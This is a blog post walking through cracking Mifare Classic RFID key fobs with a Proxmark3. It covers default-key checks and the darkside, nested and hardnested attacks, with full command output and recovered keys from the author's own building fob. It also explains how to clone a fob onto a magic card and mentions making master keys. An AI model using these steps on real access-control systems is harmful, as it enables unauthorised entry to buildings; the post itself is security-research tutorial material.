EXC3L

Cracking Mifare Classic cards with Proxmark3 RDV4

EXC3L
May 9 · 9 min read

Recently I've decided to get into RFID hacking, a quite useful skill for use during penetration tests/red team engagements.

My tool of choice (and quite frankly a go-to tool for any RFID-related research) is a Proxmark3 RDV4 bought from Lab401. It's a great tool capable of reading, writing, brute-forcing, emulation and much more. For me the most notable feature is the integrated antenna (or rather two antennas), capable of using both the 125kHz and 13.56MHz frequencies. If you want to buy one for yourself use the code 'EXC3L' for 10% discount (I do not get any profit from this).

Today I will focus only on HF Mifare cards (13.56Mhz), however next time I will be showcasing a brute-force attack on LF HID reader.

> ***Disclaimer***

Proxmark3 RDV4

Verification and testing for default keys

After installing all the software/drivers and flashing the Proxmark with the latest firmware (GitHub), all of which was quite straightforward thanks to well documented installation guides it was time to choose my target. The most obvious implementation of RFID were the key fobs used to enter my residential building. After confirming they were Mifare Classic fobs (the most widespread 13.56MHz RFID chip) the first step was to simply try reading the card using default keys, that conveniently Proxmark already has built-in.

```
# First, let's make sure that out key fob is a Mifare card:

pm3 --> hf search
[=] Checking for known tags...
```

EXC3L

```
[=] Answers to magic commands: NO
[+] Prng detection: WEAK

[+] Valid ISO14443-A tag  found

# Now that we know it's a Mifare card, lets try using the default
# key list:

pm3 --> hf mf fchk keys.dic
[+] No key specified, trying default keys
[+] Running strategy 1

[+] Chunk: 0.8s | found 31/32 keys (23)

[+] Running strategy 2
#db# ChkKeys_fast: Can't select card (ALL)

[+] Chunk: 0.2s | found 0/32 keys (23)

[+] Time in checkkeys (fast):  1.0s

|---|----------------|---|----------------|---|
|sec|key A           |res|key B           |res|
|---|----------------|---|----------------|---|
|000|  a0a1a2a3a4a5  | 1 |  b578f38a5c61  | 1 |
|001|  ------------  | 0 |  ------------  | 1 |
|002|  ffffffffffff  | 1 |  ffffffffffff  | 1 |
|003|  ffffffffffff  | 1 |  ffffffffffff  | 1 |
|004|  ffffffffffff  | 1 |  ffffffffffff  | 1 |
|005|  ffffffffffff  | 1 |  ffffffffffff  | 1 |
|006|  ffffffffffff  | 1 |  ffffffffffff  | 1 |
|007|  ffffffffffff  | 1 |  ffffffffffff  | 1 |
|008|  ffffffffffff  | 1 |  ffffffffffff  | 1 |
|009|  ffffffffffff  | 1 |  ffffffffffff  | 1 |
|010|  ffffffffffff  | 1 |  ffffffffffff  | 1 |
|011|  ffffffffffff  | 1 |  ffffffffffff  | 1 |
|012|  ffffffffffff  | 1 |  ffffffffffff  | 1 |
|013|  ffffffffffff  | 1 |  ffffffffffff  | 1 |
|014|  ffffffffffff  | 1 |  ffffffffffff  | 1 |
|015|  ffffffffffff  | 1 |  ffffffffffff  | 1 |
|---|----------------|---|----------------|---|
```

Surprisingly, all sectors except for sector 1 use a default key. Sector 0 is a read-only sector with the UID (a unique card ID number that normally is not changeable) and manufacturers data. After reading Sectors 2–15 using:

the building is in Sector 1. This is where Proxmark starts to shine, since most of what we've done so far can be done with a simple Android App (MIFARE Classic Tool). Mifare Classic cards have been cracked years ago, yet are still in widespread use all around the world and most integrators simply ignore this security risk. But leaving risk aside, lets see what attacks we can carry out using the Proxmark.

Retrieving all keys from the key fob

The first attack on Mifare cards is called *Darkside attack*, which exploit the weak pseudo-random generator on the card to discover a single key. This attack aims to recover one key from the card. This takes a few seconds (usually about 5). In our case its pointless since we already know almost all valid keys however if you want to test it out here's the command:

```
pm3 --> hf mf darkside
```

With one key we're not able to do much though, we need all 16 A/B keys to fully dump the card contents. As such we use the *nested attack*, which uses a single valid key to discover the other 31 keys. This process is very quick in our case, since most of our keys are default and the nested script checks for them before doing any actual calculations. However even in the worst scenario tested (32 fully random keys) it still takes only about 5 minutes to get all keys.


```
#Running the nested attack using the known key:

pm3 --> hf mf nested 1 0 A A0A1A2A3A4A5 d
[+] Testing known keys. Sector count=16

[+] Chunk: 1.0s | found 31/32 keys (24)

[+] Time to check 23 known keys: 1 seconds

[+] enter nested attack
[+] target block:  4 key type: A  -- found valid key [bb64c31a8190]
#db# ChkKeys_fast: Can't select card (ALL)

[+] Chunk: 0.2s | found 0/32 keys (1)
```

```
|---|----------------|---|----------------|---|
|000|  a0a1a2a3a4a5  | 1 |  b578f38a5c61  | 1 |
|001|  bb64c31a8190  | 1 |  000000000000  | 1 |
|002|  ffffffffffff  | 1 |  ffffffffffff  | 1 |
|003|  ffffffffffff  | 1 |  ffffffffffff  | 1 |
|004|  ffffffffffff  | 1 |  ffffffffffff  | 1 |
|005|  ffffffffffff  | 1 |  ffffffffffff  | 1 |
|006|  ffffffffffff  | 1 |  ffffffffffff  | 1 |
|007|  ffffffffffff  | 1 |  ffffffffffff  | 1 |
|008|  ffffffffffff  | 1 |  ffffffffffff  | 1 |
|009|  ffffffffffff  | 1 |  ffffffffffff  | 1 |
|010|  ffffffffffff  | 1 |  ffffffffffff  | 1 |
|011|  ffffffffffff  | 1 |  ffffffffffff  | 1 |
|012|  ffffffffffff  | 1 |  ffffffffffff  | 1 |
|013|  ffffffffffff  | 1 |  ffffffffffff  | 1 |
|014|  ffffffffffff  | 1 |  ffffffffffff  | 1 |
|015|  ffffffffffff  | 1 |  ffffffffffff  | 1 |
|---|----------------|---|----------------|---|
[+] saving keys to binary file hf-mf-5AC31C10-key.bin`
```

Dumping card content and cloning

Now that we have the full card contents, and can send them to Proxmark's simulator memory to emulate or simply clone the whole key fob contents into a HF Magic Card (magic cards have backdoors in them that allow Sector 0 to be overwritten and thus we can change their UID to match the original UID).

Depending on the implementation it might be enough to just copy the sector where the data is stored, but in most cases the card is also verified via its UID, which is why it's impossible to do this on a regular Mifare card.



Hardened cards and the hardnested attack

However, not all Mifare Classic cards are vulnerable to those two attacks. Around 2011 Mifare released 'hardened' cards that were supposed to offer better security, yet after a few years these were also cracked and a new attack called '*hardnested*' was released. Currently, NXP (the maker of Mifare) has officially deemed these cards as unsecure and recommends newer, better products. Also, be aware that the *hardnested attack* does not work on older devices (ie. Proxmark RDV2, Proxmark Easy and Aliexpress clones).
So, let's now see how the hardnested attack looks like:

```
#obviously, normal nested attack will not work on this card

pm3 --> hf mf nested 1 0 A A0A1A2A3A4A5
[+] Testing known keys. Sector count=16
.
[+] Chunk: 3.2s | found 30/32 keys (24)

[+] Time to check 23 known keys: 3 seconds

[+] enter nested attack
[-] Tag isn't vulnerable to Nested Attack (PRNG is not
predictable).

#which is why we will try the hardnested attack
#hf mf hardnested [known block][A/B] [known key] [target block]
[A/B]

pm3 --> hf mf hardnested 0 A A0A1A2A3A4A5 4 A
--target block no:  4, target key type:A, known target key:
0x000000000000 (not set), file action: none, Slow: No, Tests: 0
[+] Using AVX2 SIMD core.

time|nonces| Activity                                          |
expected to brute force
    |      |                                                   |
#states         | time
-------------------------------------------------------------------
---------------------
  0 |    0 | Start using 4 threads and AVX2 SIMD core          |
|
  0 |    0 | Brute force benchmark: 529 million (2^29.0) keys/s|
140737488355328 |    3d
  1 |    0 | Using 235 precalculated bitflip state tables      |
140737488355328 |    3d
```

```
  8 |  445 | Apply bit flip properties                                  |
19415769088 |   37s
  9 |  557 | Apply bit flip properties                                  |
14046428160 |   27s
  9 |  669 | Apply bit flip properties                                  |
14046428160 |   27s
 10 |  780 | Apply bit flip properties                                  |
14046428160 |   27s
 11 |  891 | Apply bit flip properties                                  |
14046428160 |   27s
 11 | 1002 | Apply bit flip properties                                  |
14046428160 |   27s
 12 | 1111 | Apply bit flip properties                                  |
14046428160 |   27s
 13 | 1221 | Apply bit flip properties                                  |
14046428160 |   27s
 14 | 1332 | Apply bit flip properties                                  |
14046428160 |   27s
 15 | 1444 | Apply bit flip properties                                  |
14046428160 |   27s
 16 | 1553 | Apply bit flip properties                                  |
14046428160 |   27s
 16 | 1663 | Apply bit flip properties                                  |
14046428160 |   27s
 17 | 1769 | Apply bit flip properties                                  |
14046428160 |   27s
 18 | 1878 | Apply bit flip properties                                  |
14046428160 |   27s
 20 | 1988 | Apply Sum property. Sum(a0) = 128                          |
1505104768 |    3s
 21 | 2098 | Apply bit flip properties                                  |
1505104768 |    3s
 22 | 2206 | Apply bit flip properties                                  |
1505104768 |    3s
 22 | 2315 | Apply bit flip properties                                  |
1505104768 |    3s
 23 | 2315 | (Ignoring Sum(a8) properties)                              |
1505104768 |    3s
 29 | 2315 | Brute force phase completed. Key found: 9e0f512a62fa|
0 |    0s
```

The downside of the implementation of the hardnested attack on Proxmark is that it only discovers and dumps one sector at a time, which is tedious if we need to discover all the sectors on a card, which you then need to either manually write onto a card block by block or create your own dump file.

Conclusion

While card cloning is a serious security risk, the main problem is not reading or copying the card itself, but being able to reverse engineer the card contents, which could lead to us making a “master key” that opens all the doors in a building.
This has been done by researchers before and since I know my building uses a Vingcard system it is possible to reverse this (as proved here), which not only would allow a malicious user to create a master key, but also speeds up the cloning process, as only the cards UID is required to calculate Sector 1 key.

Security Rfid Cybersecurity Technology Nfc

WRITTEN BY
EXC3L

Follow

exc3l

Pentesting | Hacking | APT

Follow